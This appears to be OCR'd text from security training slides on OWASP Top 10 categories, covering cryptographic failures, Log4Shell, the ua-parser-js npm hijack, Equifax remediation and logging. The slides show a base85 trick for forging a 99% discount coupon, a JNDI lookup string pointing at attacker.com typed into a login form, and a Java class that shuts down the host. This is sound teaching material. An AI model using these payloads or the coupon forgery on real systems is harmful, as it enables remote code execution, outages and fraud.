
Alphabet
0-9a-zA-Z.\-:+=^!/*?&<>(…

☑ Remove non-alphabet chars

All-zero group char

```
k#*Agga+po
n(XLuga+po
n(XRwga+po
k#pDmfFb1k
o*IVjfFban
```

```
AUG22-30JUL22-30JUN22-30APR20-10MAR20-40
```




**To Base85**

Alphabet
0-9a-zA-Z.\-:+=^!/…

☐ Include delimeter

```
MAR24-99
```

```
o*IVjg+yZF
```



Add a coupon

Add a coupon code to receive discounts


Your discount of 99% will be applied during checkout.

Coupon *


Need a coupon code? Follow us on Twitter or Facebook for monthly coupons and other spam!

0/10

# A02 Cryptographic Failures



- Use strong, standard algorithms
- Manage keys properly
- Encrypt all data in transit
- Store passwords with salts and a delay factor
- Ensure high entropy for crypto-graphic randomness



# CVE-2021-44228 Detail

## Description

Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code

## Metrics


*NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.*

**CVSS 3.x Severity and Vector Strings:**

| | | |
|---|---|---|
| NVD **NIST:** NVD | **Base Score:**<br>10.0 CRITICAL | **Vector:**<br>CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| **ADP:** CISA-ADP | **Base Score:**<br>10.0 CRITICAL | **Vector:**<br>CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |

```
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

Logger logger = LogManager.getLogger(MyClass.cls);

logger.info("User login successful for: " + username);
logger.info("Build version: " +
   "${jndi:java:comp/env/app/version}");
```

```
logger.info("Login attempt for user: "
    + username);
```



AcmeCorp Portal

Username

${jndi:ldap://attacker.com:1389/Exploit}


Password

•••••••••

```
public class Exploit {
  static {
    try {
      Runtime.getRuntime().exec(
        "shutdown -h now");
      } catch (Exception e) {}
   }
}
```

# A06 Vulnerable and Outdated Components

| | |
|---|---|
| Problem | Vulnerable component creates a path for attackers |
| Concerns | libraries, modules, snippets, infrastructure; nested dependencies. |
| Incidents | Equifax (unpatched Struts)<br>Numerous IoT examples<br>WannaCry, Heartbleed... |
| Mitigation | Apply patches<br>Use a SCA scanner<br>Manage third-party components (evaluate, inventory, monitor, scan, sunset) |



Security issue: compromised npm packages of ua-parser-js (0.7.29, 0.8.0, 1.0.0)

SuperOleg39 opened this issue on Oct 22, 2021 · 187 comments

**faisalman** commented on Oct 22, 2021

Hi all, very sorry about this.


I noticed something unusual when my email was suddenly flooded by spams from hundreds of websites (maybe so I don't realize something was up, luckily the effect is quite the contrary).

I believe someone was hijacking my npm account and published some compromised packages (`0.7.29`, `0.8.0`, `1.0.0`) which will probably install malware as can be seen from the diff here: https://app.renovatebot.com/package-diff?name=ua-parser-js&from=0.7.28&to=1.0.0


I have sent a message to NPM support since I can't seem to unpublish the compromised versions (maybe due to npm policy https://docs.npmjs.com/policies/unpublish) so I can only deprecate them with a warning message.

# A08 Software & Data Integrity

| | |
|---|---|
| Problem | Failure to validate integrity of incoming code, components. |
| Concerns | Third-party channels including source repos, tool suppliers, data channels... |
| Incidents | • SolarWinds<br>• Home router firmware updates |
| Mitigation | Digital signatures, trusted repos, SCA scanning, CI/CD pipeline access control, encryption for data in transit... |




MANDIANT



## VI. Equifax Remediation Efforts

Following the discovery of the breach and immediate actions taken to stop the unauthorized access and exfiltration, Equifax's focus turned to remediation. Equifax took several actions in the aftermath of the breach to remediate its security weaknesses.

### A. Mandiant's Remedial Recommendations



7. Enforce additional network, application, database, and system-level logging;

# A09 Logging & Monitoring Failures

| | |
|---|---|
| Problem | Inadequate detective and forensic log data |
| Concerns | Detecting attacks in progress<br>Blocking attack vectors after an incident<br>Determining exposure precisely |
| Incidents | SolarWinds<br>Home router firmware updates |
| Mitigation | Log for forensics, not just debugging<br>Ensure logs can be correlated<br>Monitor logs regularly |

## Events to Log

- Admin actions
- Privilege changes
- Access to data
- Session management
- Input failures
- Auth* success / failure
- App errors/exceptions


## Event Data to Log

